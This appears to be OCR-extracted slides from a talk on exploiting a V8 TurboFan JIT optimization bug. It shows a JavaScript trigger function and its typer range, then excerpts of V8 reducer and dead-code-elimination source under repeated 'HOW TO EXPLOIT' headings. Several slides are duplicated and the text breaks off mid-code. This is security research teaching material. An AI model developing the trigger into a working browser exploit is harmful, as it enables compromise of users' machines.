


```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x > 1) y = x;

    let z = 1 >> y;
    return z;
}
```

```
Typer Phase:

    x:
      Range(1, 2)

    x > 1:
      Boolean
```

● HOW TO EXPLOIT


MachineOperatorReducer



```
// Perform constant folding and strength reduction on machine operators.
Reduction MachineOperatorReducer::Reduce(Node* node) {
  switch (node->opcode()) {
    ...
    case IrOpcode::kUint32LessThan: {
      Uint32BinopMatcher m(node);
      if (m.left().Is(kMaxUInt32)) return ReplaceBool(false);  // M < x => false
      if (m.right().Is(0)) return ReplaceBool(false);          // x < 0 => false
      if (m.IsFoldable()) {  // K < K => K  (K stands for arbitrary constants)
        return ReplaceBool(m.left().ResolvedValue() <
                           m.right().ResolvedValue());
      }
      if (m.LeftEqualsRight()) return ReplaceBool(false);  // x < x => false
      ...
    }
    ...
  }
  return NoChange();
}
```

● HOW TO EXPLOIT


MachineOperatorReducer



```
// Perform constant folding and strength reduction on machine operators.
Reduction MachineOperatorReducer::Reduce(Node* node) {
  switch (node->opcode()) {
    ...
    case IrOpcode::kUint32LessThan: {
      Uint32BinopMatcher m(node);
      if (m.left().Is(kMaxUInt32)) return ReplaceBool(false);  // M < x => false
      if (m.right().Is(0)) return ReplaceBool(false);          // x < 0 => false
      if (m.IsFoldable()) {  // K < K => K  (K stands for arbitrary constants)
        return ReplaceBool(m.left().ResolvedValue() <
                           m.right().ResolvedValue());
      }
      if (m.LeftEqualsRight()) return ReplaceBool(false);  // x < x => false
      ...
    }
    ...
  }
  return NoChange();
}
```

• HOW TO EXPLOIT


CommonOperatorReducer



```
Reduction CommonOperatorReducer::ReduceBranch(Node* node) {
  ...
  Decision const decision = DecideCondition(cond);
  if (decision == Decision::kUnknown) return NoChange();
  Node* const control = node->InputAt(1);
  for (Node* const use : node->uses()) {
    switch (use->opcode()) {
      case IrOpcode::kIfTrue:
        Replace(use, (decision == Decision::kTrue) ? control : dead());
        break;
      case IrOpcode::kIfFalse:
        Replace(use, (decision == Decision::kFalse) ? control : dead());
        break;
      default:
        UNREACHABLE();
    }
  }
  return Replace(dead());
}
```

● HOW TO EXPLOIT


DeadCodeElimination



```
Reduction DeadCodeElimination::ReduceLoopOrMerge(Node* node) {
  ...
  if (live_input_count == 0) {
    return Replace(dead());
  } else if (live_input_count == 1) {
    NodeVector loop_exits(zone_);
    // Due to compaction above, the live input is at offset 0.
    for (Node* const use : node->uses()) {
      if (NodeProperties::IsPhi(use)) {
        Replace(use, use->InputAt(0));
      }
      ...
    return Replace(node->InputAt(0));
  }
  ...
}
```

● HOW TO EXPLOIT


DeadCodeElimination



```
Reduction DeadCodeElimination::ReduceLoopOrMerge(Node* node) {
  ...
  if (live_input_count == 0) {
    return Replace(dead());
  } else if (live_input_count == 1) {
    NodeVector loop_exits(zone_);
    // Due to compaction above, the live input is at offset 0.
    for (Node* const use : node->uses()) {
      if (NodeProperties::IsPhi(use)) {
